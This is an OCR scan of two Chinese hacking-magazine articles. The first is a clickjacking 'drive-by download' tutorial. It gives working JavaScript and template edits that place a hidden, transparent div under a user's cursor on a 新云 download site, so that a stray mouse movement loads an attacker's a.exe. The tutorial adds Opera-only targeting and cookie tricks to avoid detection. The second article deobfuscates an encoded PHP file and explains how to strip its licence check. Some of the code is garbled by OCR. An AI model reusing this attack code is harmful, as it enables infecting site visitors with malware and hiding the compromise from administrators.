<script>
functionup datebox(evt) {
        mouseX=evt.pageX?evt.pageX:evt.clientX;
        mouseY=evt.pageY?evt.pageY:evt.clientY;
        document.getElementById('open').style.left=mouseX-1;
        document.getElementById('open').style.top=mouseY-1;
}
</script>
<a href=http://www.baidu.com/a.exe onClick="updatebox
(event)">测试</a>
</body>
</html>
```

这里内容总共分为三部分。

第一部分：

```
<a href=http://www.baidu.com/a.exe onClick="updatebox
(event)">测试</a>
```

它的作用是当单击“测试”时执行 updatebox(event)函数。

第二部分：

```
<script>
    functionup datebox(evt) {
        mouseX=evt.pageX?evt.pageX:evt.clientX;
        mouseY=evt.pageY?evt.pageY:evt.clientY;
        document.getElementById('open').style.left=mouseX-1;
        document.getElementById('open').style.top=mouseY-1;
}
</script>
```

它的作用是获取坐标然后设置 div 中的上边距与左边距为当前鼠标位置向右下方移动一个像素。

第三部分：

```
<div class="style1" id="open" style="position:absolute;width:
7px;height:8px; background:#FFFFFF;border:1px;left:2px;top: 2px;"
onmouseover="document.location='http://www.hacker. com.cn/a.exe';">
```

它的作用是设置了一个 div 并且出现鼠标移动事件，这时大家就会发现上面第二部分的作用。整个过程就是当用户单击超级链接时，程序是先调用了 JavaScript 代码并且 JavaScript 代码执行了 div 移动过程，导致 open 移动到鼠标右下方，按照用户习惯点击后鼠标会不自主向右移动导致鼠标移动事件执行所以直接访问了 http://www.hacker.com.cn/a.exe 这样的一个地址而非 href 指向的地址。

点击劫持下载站挂马实战

这里我们以新云下载系统为例做演示。新云系统是以模板调用来实现网页显示的，所以我们需要先分析下载模板页面内容然后对其进行修改。新云下载中心模板默认为网站_template\default 目录，而我们操作需要操作的页面是下载链接页面，这里为信息页面模板 show.html 文件。其中下载地址代码如下：

```
<divclass="story"><divid="downAddress">
    {$xml:datalist id="downaddress" file="downaddress.xslt"
type="0" action="1" title="下载地址，type=1 打开新的下载页面"}
</div></div>
```

这里可以看到程序是以 xml 来进行调用下载地址的，我们接着来看被调用的代码_template\default\xslt\ downaddress.xslt 文件，主要代码如下：

```
<xsl:templatename="downloadlist1">
    <xsl:for-each select="xml/datalist/row">
        <img src="{$installdir}skins/icons/icon_download.gif"
border="0" align="absMiddle"/><a href="{@link}" target=
"_blank"><b>点这里下载

    →<xsl:value-of select="@downname" disable-output-escaping=
"yes"/></b></a><br/>
    </xsl:for-each>
</xsl:template>

<xsl:templatename="downloadlist2">
    <xsl:for-each select="xml/datalist/row">
        <img src="{$installdir}skins/icons/icon_download.gif"
border="0" align="absMiddle"/><a href="{@link}" target="_blank"><b>点
这里下载 →<xsl:value-of select="@downname"
disable-output-escaping="yes"/></b></a><br/>
```

```
        </xsl:for-each>
    </xsl:template>

    <xsl:templatename="downloadlink">
        <a href="{xml/datalist/row/@link}"><img
src="{$installdir}skins/icons/downloadBtn.gif" border="0"
alt="{xml/datalist/row/@title}下载" /></a>
    </xsl:template>
```

这里可以看到下载地址都是根据{xml/datalist/ row/@link}这样的语句进行调用，那么我们就可以修改这样的代码来实现当点击下载地址时执行我们的JavaScript代码。把<a href="{@link}" target="_blank">修改为<ahref="{@link}"target="_blank" onClick="updatebox(event)">，这样当用户点击链接时就会调用updatebox(event)函数。

接下来我们需要修改信息页面模板show.html文件来实现JavaScript函数的调用与div代码的植入。在其顶端添加如下JavaScript代码实现div移动：

```
    <script>
        functionupdatebox(evt) {
    mouseX=evt.pageX?evt.pageX:evt.clientX;
    mouseY=evt.pageY?evt.pageY:evt.clientY;
            document.getElementById('open').style.left=30;
            document.getElementById('open').style.top=30;
            document.getElementById('open').style.width=300;
            document.getElementById('open').style.height=50;
        }
    </script>
      在下载地址代码上方添加div：<div class="story"><div
id="downAddress">
    <div id="open" style="position:absolute;width:2px; height: 2px;
BACKGROUND-COLOR:transparent; border:1px;left: 2px; top: 2px;"
onmouseover="document.location='http://www.hacker.
com.cn/a.exe';"></div>//
    添加的 div 代码
    {$xml:datalist id="downaddress" file="downaddress.xslt" type="0"
action="1" title="下载地址，type=1 打开新的下载页面"}
    </div></div>
```

这里我们对上面的测试代码进行了修改，BACKGROUND-COLOR:transparent属性实现div的隐藏，JavaScript代码中增加对宽度和高度的加宽增加了漏洞的触发率。

但是还是需要进一步隐藏，实现对浏览器的判断与只触发一次。这样管理员与用户的发现几率才会降低到最小。

1. 对浏览器的判断

这里我们只判断当程序是Opera浏览器才进行触发js代码，否则下载正常文件。代码如下：

```
    function    getOs()
    {
        if(navigator.userAgent.indexOf("MSIE")>0) return 1;//IE6.0-7
or marthon
        if(isFirefox=navigator.userAgent.indexOf("Firefox")>0) return
2;//firefox
        if(isopera=navigator.userAgent.indexOf("Opera")>0) return
3;//opera
        if(isopera=navigator.userAgent.indexOf("Presto")>0) return 3;
        if(isSafari=navigator.userAgent.indexOf("Safari")>0) return 4;
        if(isCamino=navigator.userAgent.indexOf("Camino")>0)
return 5;
        if(isMozilla=navigator.userAgent.indexOf("Gecko")>0) return 6;
        return 0;
    }
```

这里对所有浏览器进行了判断，我们只要让程序为Opera则会返回程序。所以使当前返回值为3的时候执行代码即可。修改JavaScript代码如下所示：

```
    <script>
    function    getOs()
    {
    if(navigator.userAgent.indexOf("MSIE")>0) return 1;
                            //IE6.0-7 or marthon
        if(isFirefox=navigator.userAgent.indexOf("Firefox")>0) return   2;
                            //firefox
        if(isopera=navigator.userAgent.indexOf("Opera")>0) return 3;
                            //opera
        if(isopera=navigator.userAgent.indexOf("Presto")>0) return 3;
        if(isSafari=navigator.userAgent.indexOf("Safari")>0) return 4;
        if(isCamino=navigator.userAgent.indexOf("Camino")>0)
return 5;
        if(isMozilla=navigator.userAgent.indexOf("Gecko")>0) return 6;
        return 0;
    }
    functionupdatebox(evt) {
    if(getOs()==3)
    {
        mouseX=evt.pageX?evt.pageX:evt.clientX;
        mouseY=evt.pageY?evt.pageY:evt.clientY;
        document.getElementById('open').style.left=30;
        document.getElementById('open').style.top=30;
        document.getElementById('open').style.width=300;
        document.getElementById('open').style.height=50;
        }
    }
    </script>
```

这时就只有使用Opera浏览器打开网页的用户点击后才能下载我们的程序，其他用户是不会触发js代码的。

2. 只触发一次

针对只触发一次的常规做法就是设置客户端浏览器的cookies，当对方访问一次后添加一个特有的cookies属性值，第二次访问则对cookies属性值进行判断，如果存在则不执行js代码否则继续执行。代码如下：

```
    <script>
    window.onerror=function(){returntrue;}
    if(document.cookie.indexOf("HuanQuan=")==-1){
        var expires=new Date();
        expires.setTime(expires.getTime()+24*60*60*1000);
        document.cookie="HuanQuan=Yes;path=/;
        expires="+expires.toGMTString();
        alert("黑客防线 by 幻泉");
        }
    </script>
    修改程序 js 代码为：
    functionupdatebox(evt) {
    window.onerror=function(){returntrue;}
    if(getOs()==3)
      {

    if(document.cookie.indexOf("WMoverKF=")==-1)
    {
    varexpires=newDate();
    expires.setTime(expires.getTime()+24*60*60*1000);
    document.cookie="WMoverKF=Yes;path=/;expires="+expires.toG
MTString();
        mouseX=evt.pageX?evt.pageX:evt.clientX;
        mouseY=evt.pageY?evt.pageY:evt.clientY;
        document.getElementById('open').style.left=30;
```

```
        document.getElementById('open').style.top=30;
        document.getElementById('open').style.width=300;
        document.getElementById('open').style.height=50;
    }
            }
    }
```

至此就完成了对下载站的点击劫持过程。效果如图 1、图 2 所示，并未显示任何变化即触发了下载程序过程。




图 1





图 2

总　结

点击劫持的挂马方式抛弃了对浏览器溢出的过程，而实现对用户需求进行欺骗，对浏览器进行判断，触发几率更高。并且程序点击时页面无任何变化，cookies 进行判断使程序仅触发一次，隐藏度更高。

前置知识：PHP
关键词：混淆 加密 解密



记一次 PHP 源码代码混淆解密的全过程

文　无情一剑

2010 年 06 月 08 号在网上拿到了个一个朋友给的 PHP 源码，让帮忙解密。看了一下，关键部分的源代码使用了 PHP 混淆加密，这样的加密方法，一般用来保护源码作者的权益，也用于木马的加密。

解密和加密是相反的过程，在解密的过程中本文作者也是一波三折，现将解密全过程发布出来，疑难的地方会加以解释。

```
<?php // QQ:***********    somedomain@someone.com
eval(base64_decode('JElJSUlJSUlJSUlJbD0nYmFzZTY0X2RlY29kZSc7JElJSUlJSUlJSUlJST0nZ3ppbmZsYXRlJzs='));$OOO0O0O00=__FILE__;$OOO000000=urldecode('%74%68%36%73%62%65%68%71%6c%61%34%63%6f%5f%73%61%64%66%70%6e%72');$OO00O0000=5480;$OOO0000O0=$OOO000000{4}.$OOO000000{9}.$OOO000000{3}.$OOO000000{5};$OOO0000O0.=$OOO000000{2}.$OOO000000{10}.$OOO000000{13}.$OOO000000{16};$OOO0000O0.=$OOO000000{3}.$OOO000000{11}.$OOO000000{12}.$OOO0000O0{7}.$OOO000000{5};$O0O0000O0='OOO0000O0';
eval(($$O0O0000O0('JE9PME9PMDAwMD0kT09PMDAwMDAwezE3fS4kT09PMDAwMDAwezEyfS4kT09PMDAwMDAwezE4fS4kT09PMDAwMDAwezV9LiRPT08wMDAwMDB7MTl9O2lmKCEwKSRPMDAwTzBPMDA9JE9PME9PMDAwMCgkT09PME8wTzAwLCdyYicpOyRPTzBPTzAwME89JE9PTzAwMDAwMHsxN30uJE9PTzAwMDAwMHsyMH0uJE9PTzAwMDAwMHs1fS4kT09PMDAwMDAwezl9LiRPT08wMDAwMDB7MTZ9OyRPTzBPTzAwTzA9JE9PTzAwMDAwMHsxNH0uJE9PTzAwMDAwMHswfS4kT09PMDAwMDAwezIwfS4kT09PMDAwMDAwezB9LiRPT08wMDAwMDB7MjB9OyRPTzBPTzAwME8oJE8wMDBPME8wMCwxMjYzKTskT08wME8wME8wPSgkT09PME8wTzAwKTskT09PMDAwTzAwPSgkT08wTzAwTzAoJE9PME9PMDAwTygkTzAwME8wTzAwLDkyNCksJ0FkVCtLV2d5cjZlc3VwSTJrSkJ6djhvTkZNWFPTHFjWm1RNFB4My9IYlNSNzFZOWpmblhoTWlsRzBWQ0RBVGFhc9JywnQUJDREVGR0hJSktMTU5PUFFSU1RVVldYWVphYmNkZWZnaGlqa2xtbm9wcXJzdHV2d3h
5ejAxMjM0NTY3ODkrLycpKSk7ZXZhbCgkT08wME8wME8wKTs=')));return;?>
```

第一次看上去都有点莫名其妙，但有几点是很明显的，一是代码进行了混淆。二是该代码可以被 PHP 解析执行。

eval 的背后的真相

eval 是用来告诉 PHP 执行后面的代码，我们将它改为 echo ，就可以在浏览器输出后面的代码，base64_decode 是用来解码某种格式的编码。

```
eval(base64_decode('JEIJSUIJSUIJSUIJbD0nYmFzZTY0X2RlY29kZSc7JEIJSUIJSUIJSUIJST0nZ3ppbmZsYXRlJzs='))
```

这一句改为：

```
echo(base64_decode('JEIJSUIJSUIJSUIJbD0nYmFzZTY0X2RlY29kZSc7JEIJSUIJSUIJSUIJST0nZ3ppbmZsYXRlJzs='))
```

得到：

```
$IIIIIIIIIIl='base64_decode';$IIIIIIIIIII='gzinflate';
```

分号与点号

看上去很晕是吧，没关系，仔细点，一行一行来，别被吓到，先从能明白的地方来，分号“;”的意思就是一个语句结束，我们不妙在每个分号后面加一回车，这样的目的是让代码的可读性更强。

```
$OOO0O0O00=__FILE__;
$OOO000000=urldecode('%74%68%36%73%62%65%68%71%6c%61%34%63%6f%5f%73%61%64%66%70%6e%72');
$OO00O0000=5480;
$OOO0000O0=$OOO000000{4}.$OOO000000{9}.$OOO000000{3}.$OOO000000{5};
$OOO0000O0.=$OOO000000{2}.$OOO000000{10}.$OOO000000{13}.$OOO000000{16};
$OOO0000O0.=$OOO0000O0{3}.$OOO000000{11}.$OOO000000{12}.$OOO0000O0{7}.$OOO000000{5};
$O0O0000O0='OOO0000O0';
```

点号“.”在 PHP 中的作用是将几个字串连接起来，“.=”就是把自身和后面的串连接再赋值给自己我们可以用 echo 分别输出字串，这样可以直接得到字串连接后的值。

```
Echo $OOO000000{4}.$OOO000000{9}.$OOO000000{3}.$OOO000000{5};
得到字串 base
Echo $OOO000000{2}.$OOO000000{10}.$OOO000000{13}.$OOO000000{16};
得到字串 64_d 连起来 base64_d
你想到了什么？没错， $000000000=base64_decode;OK，继续往下看，base64_decode 解码后，直接 Echo
base64_decode
('JE9PME9PMDAwMD0kT09PMDAwMDAwezE3fS4kT09PMDAwMDAwezEyfS4kT09PMDAwMDAwezE4
fS4kT09PMDAwMDAwezV9LiRPT08wMDAwMDB7MTl9O2lmKCEwKSRPMDAwTzBPMDA9JE9......')
$OO0OO0000=$OOO000000{17}.$OOO000000{12}.$OOO000000{18}.$OOO000000{5}.$OOO000000{19};if(!0)$O000O0O00=$OO0OO0000($OOO0O0O00,'rb');$OO0OO000O=$OOO000000{17}.$OOO000000{20}.$OOO000000{5}.$OOO000000{9}.$OOO000000{16};$OO0OO00O0=$OOO000000{14}.$OOO000000{0}.$OOO000000{20}.$OOO000000{0}.$OOO000000{20};$OO0OO000O($O000O0O00,1263);$OO00O00O0=($OOO0000O0($OO0OO00O0($OO0OO000O($O000O0O00,924),'AdT+KWgyr6esupI2kJBzv8oNFE5aOLqcZmQ4Px3/HbSR71Y9jfnXhMilG0VCDUtw=','ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
+/')));
echo($OO00O00O0);
return;
```

OK 浏览器中显示出来了吧，什么？没有，没有的话，问百度去吧，据说它什么都知道。

0 与 O 的涅盘重变

继续，这里重复上面的过程，在分号后回车，点号的话用 echo 输出。分别得到了字串 fopen，fread，strtr，屏幕上很多 $000000000 变量的赋值，就是把同一变量分别赋以不同的值，是消耗 CPU，还是让我们更为迷惘？这让我们无所适从。

```
突然想起代码里的第一行
$IIIIIIIIIIl='base64_decode';$IIIIIIIIIII='gzinflate';
```

看到没有呢？这是两个不同的变量，区别是最后一个字符是“l”还是“1”！

那么……$0000000000 ，我想到了，相信你也想到了。

在浏览器中分别 Echo 这些$0000000000 后会得到不同的结果，按照这个思路，在屏幕上分别输入数字零（0）和大写字母欧（O），DW4.0 默认的字体是宋体，这两个字母看不出明显的区别！这代码的加密者真是用心良苦！

```
$OO0OO0000=$OOO000000{17}.$OOO000000{12}.$OOO000000{18}.$OOO000000{5}.$OOO000000{19};
if(!0)$O000O0O00=$OO0OO0000($OOO0O0O00,'rb');
$OO0OO000O=$OOO000000{17}.$OOO000000{20}.$OOO000000{5}.$OOO000000{9}.$OOO000000{16};
$OO0OO00O0=$OOO000000{14}.$OOO000000{0}.$OOO000000{20}.$OOO000000{0}.$OOO000000{20};
$OO0OO000O($O000O0O00,1263);
$OO00O00O0=($OOO0000O0($OO0OO00O0($OO0OO000O($O000O0O00,924),'AdT+KWgyr
6esupI2kJBzv8oNFE5aOLqcZmQ4Px3/HbSR71Y9jfnXhMilG0VCDUtw=','ABCDEFGHIJKLMNOPQ
RSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/')));
eval(eval($OO00O00O0));
```

怎么办？改变脚本编辑器的默认字体（我的改为 Arial），这样的话就会把数字零“0”和大写字母欧（O）显示得不同。或者，使用 DW 的查找替换功能，就可以追踪到相同变量。把相同的变量替换为易分辨的名字。这样的话，代码的易读性会大大加强。

```
$OO0OO0000=$S1{17}.$S1{12}.$S1{18}.$S1{5}.$S1{19};//fopen
if(!0)$File1=fopen(__FILE__,'rb');
$OO0OO000O=$S1{17}.$S1{20}.$S1{5}.$S1{9}.$S1{16};//fread
$OO0OO00O0=$S1{14}.$S1{0}.$S1{20}.$S1{0}.$S1{20};//strtr
fread($File1,1263);
$OO00O00O0=(base64_decode(strtr(fread($File1,924),'AdT+KWgyr6esupI2kJBzv8oNFE5aOLqcZmQ4Px3/HbSR71Y9jfnXhMilG0VCDUtw=','ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/')));
```

读取自身？再执行？

请保持耐心，解密的过程就是在加密者设置的复杂迷宫中沿着线索向前的过程，上面这段代码的意思 ，是先读本文的前 1263 个字节，然后再读取其后的 924 个字节，用的函数是 Fread()，也就是说如果你对加密文件的内容稍作改动，比如改、删、或者加一个字符，那么，出来的串再进行解密编码转换时，会得到什么呢？肯定是你我看不懂，计算机也看不懂的乱码。很可惜的是我们进行到这一步已经把文件修改得太多太多了。

解决的办法，我们可以复制一份加密文件的副本，副本存为 cc.php 然后用 fopen 读取 cc.php：

```
$File1=fopen('cc.php','rb');
$s1=fread($File1,1263);
$s2=fread($File1,924)
```

这样的话就可以读取出正确的加密字串了，明白了吗？924 字节读取完，用 echo 显示后：

```
while(************************************)
die('程序联系 QQ:********* ********@somedomain.com');
```

这里就是权限检测的代码，用正则表达式来过滤掉不在程序授权内的域名，懒的同志把这段去掉，然后把下面的代码，和其前的代码组合一下，无用的变量仍掉，有用的全局变量留着，代码就可以使用了。我们呢，继续往下走，读取完 924 后的代码，程序的作者接着又读取从 924 读取到 5480 中间的代码

```
$OO00O00O0=str_replace('__FILE__',"'".__FILE__."'",(base64_decode(strtr(fread($File1,5480),'AdT+KWgyr6esupI2kJBzv8oNFE5aOLqcZmQ4Px3/HbSR71Y9jfnXhMilG0VCDUtw=','ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/'))));
fclose($File1);
eval($OO00O00O0)
```

又是很多个 base64_decode，strtr 没关系 ，和前面一样，只要把最后一个函数从 eval 改为 echo 就可以了。

GLOBAL 变量的迷阵

Echo 后，在浏览器中得到：

```
eval($GLOBALS[$GLOBALS['OOO0000O0']('SUIJSUIJSUIJSUIJ')]($GLOBALS[$GLOBALS['OOO0000O0']('SUIJSUIJSUIJSUIs')]($GLOBALS['OOO0000O0']
```

$GLOBALS['OOO0000O0'] 就是全局的变量，我们在上面的代码中查找，得到$GLOBALS['OOO0000O0']= base64_decode，然后 base64_decode('SUIJSUIJSUIJSUIJ')得到 IIIIIIIIIII 再向外变，$globals['IIIIIIIIIII'] 怎么样，似曾相识吧？在程序的最前面查找这个变量，什么？还是 base64_decode，你晕了没有，我反正是晕了，最后得到的结果是

```
gzinflate(base64_decode(base64_decode('……')
```

呵呵，变来变去，还是这两个函数 ，Echo 后就是这样个样子的。

```
<?php eval(gzinflate(base64_decode(Y2Z6/c4XWtXV/e9///Pv3Mx/…………略去………略去)))?>
```

